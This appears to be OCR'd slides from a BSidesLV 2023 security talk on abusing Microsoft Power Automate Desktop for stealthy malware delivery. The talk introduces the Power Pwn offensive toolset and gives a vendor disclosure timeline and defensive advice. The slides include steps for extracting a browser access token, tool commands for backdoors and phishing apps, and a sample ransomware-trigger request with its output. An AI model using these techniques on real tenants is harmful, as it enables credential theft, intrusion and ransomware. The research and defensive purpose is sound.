
# No Code Cleanup



# Machine to Cloud via the browser

1. Open browser minimized
2. Go to `flow.microsoft.com`
3. Hit CTRL+U
4. Extract access token from header





[youtu.be/IY\\_RzV-4BdI](https://youtu.be/IY_RzV-4BdI)

@mbrg0





[youtu.be/zlF7np18oGI](https://youtu.be/zlF7np18oGI)

@mbrg0


# Recap

- ✓ Deploy malware
- ✓ Defense evasion
- ✓ Persistency
- ✓ C&C
- ✓ Exfiltration
- ✓ Cleanup

And more:

- ✓ Creds access via browser

# Introducing Power Pwn (v2)!




The screenshot shows the GitHub repository page for 'Power Pwn'. At the top, the repository name 'Power Pwn' is displayed. Below it, there are tags for 'Black Hat Arsenal USA 2023' and 'DEFCON 30'. Social media and repository statistics are shown: 'Stars 173', 'Follow', 'michael.bargury', and 'owasp.org'. The description states: 'Power Pwn is an offensive security toolset for Microsoft Power Platform.' Below this, it says 'Install with `pip install powerpwn`.' and 'Check out our [Wiki](#) for docs, guides and related talks!'. At the bottom of the screenshot, there is a large graphic of the text 'POWERPWN' rendered in a white, dashed, monospace-style font on a dark background.

[github.com/mbrg/power-pwn](https://github.com/mbrg/power-pwn)

Trigger via HTTP

Power Pwn!




Seamlessly handle errors and edge cases

[github.com/mbrg/power-pwn](https://github.com/mbrg/power-pwn)

# One endpoint to rule them all!

*POST machine=win11ent user=alexg  
payload=ransomware dir=C:\ encryptionKey=9d0d578115a2734a*



*SUCCESS*

*filesFound=71892 filesProcessed=70497*

[github.com/mbrg/power-pwn](https://github.com/mbrg/power-pwn)

# Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!



	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware
phishing	Deploy a trustworthy phishing app.

Find us at BlackHat Arsenal!

[PowerGuest: AAD Guest Exploitation Beyond Enumeration](#)

+ on GitHub!

[github.com/mbrg0/power-pwn](https://github.com/mbrg0/power-pwn)

# Summary

- What is RPA?
  - Available in every major enterprise
  - Technical deep dive
- Abusing RPA: RCE as a Service
  - Distribute and execute payloads thru trusted services
  - No Code primitives
- Introducing Power Pwn
- Defense: 4 things to do when you get home

# How To Stay Safe?



# State of the exploit

# State of the exploit

WIRED

A Windows 11 Automation Tool Can Easily Be...

SIGN IN

SUBSCR

A spokesperson for Microsoft downplayed the potential of the attack, pointing out that an account would need to have been accessed by an attacker before it could be used. “There is no mechanism by which a fully updated machine with antivirus protections can be remotely compromised using this technique,” the spokesperson says. “This technique relies on a hypothetical scenario

where a system is already compromised or susceptible to a compromise using existing techniques like social engineering—both for the initial and any subsequent network attack,” the spokesperson adds, recommending that people keep their systems up to date.

- Sept 9, 2022 – Microsoft claims this is not an issue.

# State of the exploit

## Tenant restrictions for Power Automate desktop machine registration

Starting with Power Automate for desktop version 2.24, the following requires administrative privileges:

### What are the goals of these restrictions?

These restrictions make it harder for malicious actors on already compromised machines to use Power Automate Desktop to amplify the problem by commanding and controlling a machine over the network.


You can use the new tenant restriction settings to control which tenants are allowed to run Power Automate desktop scripts on your machines.

Initial machine registration does not require admin privileges but changing the registration restrictions does.

- **Sept 9, 2022 – Microsoft claims this is not an issue.**
- **May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.**

# State of the exploit

## Enhancements & Improvements

- Cross-tenant machine registration is now restricted by default:
  - You can further configure this through registry entries. [Learn more](#) 
  - Define which tenant(s) to be allowed for machine registration
  - Allow cross-tenant machine registration
  - Allow tenant switching for machine registration

*This feature is related to recent findings of [Michael Bargury](#) with Zenity.*

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement

# State of the exploit

*“this case was investigated and determined to be defense in depth and social engineering requiring admin privilege, so no immediate action was taken.. This does not meet our requirements for a CVE because it is defense in depth”*

**Power Automate Desktop v<2.24 is still vulnerable. CVE was not issued.**

- Sept 9, 2022 – Microsoft claims this is not an issue.
- May 4, 2023 – Microsoft issues a fix w/ no acknowledgement or CVE.
- Aug 2023 – Microsoft issues acknowledgement but refuses to issue a CVE.

# Cases where this still works today

- Any machine that is not AAD-joined (i.e. consumers)
- Insecure configuration. Insecure flags include *AllowRegisteringOutsideOfAADJoinedTenant* and *AllowTenantSwitching*
- PAD v<2.24 is still vulnerable (no CVE or force update)

# Do these 4 things to reduce your risk

1. Monitor any usage of `PAD.MachineRegistration.Silent.exe` or `PAD.MachineRegistration.Host.exe` on local user machines
2. Detect usage of the aforementioned executables with tenant ids that don't belong to your organization
3. Review you own tenant's Power Automate environment and Microsoft [best practice](#). If you're a Microsoft shop, your users are probably already using it!
4. Learn more at [OWASP](#), [Dark Reading](#), [Zenity blog](#)



Learn more: [github.com/mbrg/talks](https://github.com/mbrg/talks)  
Twitter: @mbrg0

# Wolves in Windows Clothing: Weaponizing Trusted Services for Stealthy Malware

Michael Bargury @ Zenity  
BSideLV 2023